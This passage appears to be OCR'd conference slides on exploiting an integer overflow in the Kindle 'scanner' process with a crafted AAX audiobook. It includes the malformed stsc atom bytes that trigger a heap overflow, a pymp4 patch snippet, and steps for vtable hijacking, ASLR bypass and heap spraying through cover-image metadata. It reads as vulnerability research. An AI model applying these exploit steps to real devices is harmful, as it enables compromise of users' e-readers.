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
out-of-bounds write

Triggering the integer overflow

- How can we reach this code path?

Triggering the integer overflow

```
AAXGetImageCount(ctx, &content_info->image_count);
if (content_info->image_count > 0) {
  // ...
  for (k = 0; k < content_info->image_count; k++) {
    AAXGetImageInfo(ctx, k, &image_info);
    // ...
  }
}
```



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



Triggering the integer overflow

- **Add a JPEG entry to a specific atom path**
  - > "Chapter thumbnail" feature



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



Triggering the integer overflow

- **Add a JPEG entry to a specific atom path**
  > “Chapter thumbnail” feature
- FFmpeg cannot edit AAX files
- pymp4 library with a few patches
  > Non-standard elements (e.g. strings)
  > Some atoms deviate from the specification



Triggering the integer overflow

Add a dummy JPEG entry

```
stsd_atom.data.entries.insert(0, {
  "format": "jpeg",
  "data_reference_index": 1,
  "data": b"\x00\x00\x00\x00"
})
```

Triggering the integer overflow

Add a dummy JPEG entry

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stsd_atom.data.entries.insert(0, {
  "format": "jpeg",
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})
```

Patch `stsc` entry to trigger vulnerability

```
00 00 00 1C  // atom size
73 74 73 63  // 'stsc'
00 00 00 00
15 55 55 56  // n_entries
<...>        // entries data
```

Heap overwritten with garbage → **scanner process crash**

Heap overflow: exploitation

- **First obstacle: the write loop goes on forever, unless...**

```
while ( k < n_entries ) {
    if (read_dword_big_endian(input_stream, &first_chunk)) return;
    if (read_dword_big_endian(input_stream, &samples_per_chunk)) return;
    if (read_dword_big_endian(input_stream, &sample_description_index)) return;
    *(_DWORD *)(buf) = first_chunk;
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    buf += 12;
    k++;
}
```

Heap overflow: exploitation

QEMU

Overflow reaches end of the heap

✗

Better heap shape on real device

✓

Heap overflow: exploitation


- Crash while **dereferencing a vtable pointer** in call to `OAARead`

```
int read_dword_big_endian(IStdioInputStream *this, unsigned int *out) {
  uint8_t buf[4];
  size_t read_size;
  int result = this->OAARead(this, buf, 4, &read_size);
  if (!result) {
    unsigned int value = 0;
    for (int i = 0; i != 4; i++) {
      value = buf[i] | (value << 8);
    }
    *out = value;
  }
  return result;
}
```

crash

Heap overflow: exploitation

- **Overflow on the `IStdioInputStream` object**



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


- Craft a fake vtable at a predictable address ⟹ win?

Heap overflow: exploitation

- **Predicting the address of a controlled buffer for the vtable overwrite**
  - ASLR makes it hard

Heap overflow: exploitation

- **Predicting the address of a controlled buffer for the vtable overwrite**
  > ASLR makes it hard
- 32-bit address space ⟹ weak entropy
  > Especially in the “mmap” region (≈ 9 bits)

```
[root@kindle us]# cat /proc/4882/maps
00008000-0000a000 r-xp 00000000 fc:08 568 /usr/bin/scanner
00011000-00012000 rw-p 00001000 fc:08 568 /usr/bin/scanner
01e9c000-01efc000 rw-p 00000000 00:00 0 [heap]
b5ca4000-b5dcc000 r-xp 00000000 fc:08 24218 /usr/lib/libfreetype.so.6.16
b5dcc000-b5dd0000 rw-p 00128000 fc:08 24218 /usr/lib/libfreetype.so.6.16
b5dd0000-b5dd4000 r-xp 00000000 fc:08 553 /usr/lib/libXdmcp.so.6.0.0
b5dd4000-b5ddb000 ---p 00004000 fc:08 553 /usr/lib/libXdmcp.so.6.0.0
b5ddb000-b5ddc000 rw-p 00003000 fc:08 553 /usr/lib/libXdmcp.so.6.0.0
[...]
```

Heap overflow: exploitation

- We need to know an address to a controlled buffer
- **Leverage a huge allocation** (`DEFAULT_MMAP_THRESHOLD` = 0x20000 bytes)
  - > Reduced address entropy
  - > Store fake vtable and potential ROP chain


Heap overflow: exploitation

- We need to know an address to a controlled buffer
- **Leverage a huge allocation** (`DEFAULT_MMAP_THRESHOLD` = 0x20000 bytes)
  - > Reduced address entropy
  - > Store fake vtable and potential ROP chain
- Nice primitive: **cover image metadata allocation**
  - > Append arbitrary data at the end of a valid JPEG file

```
AAXGetMetadataInfo(ctx, '@car', 0, &content_info->meta_covertag_size);
cover = malloc(content_info->meta_covertag_size);
if (cover) {
  AAXGetMetadata(ctx, '@car', cover, content_info->meta_covertag_size);
  content_info->meta_covertag = cover;
}
```

Heap overflow: exploitation


➡ **Spray megabytes of fake vtables inside the cover image chunk**



Heap overflow: exploitation

➡ **Spray megabytes of fake vtables inside the cover image chunk**

- $m_G = v_G - 0\text{x}1000 \times G - \text{shellcode\_size}$



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

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
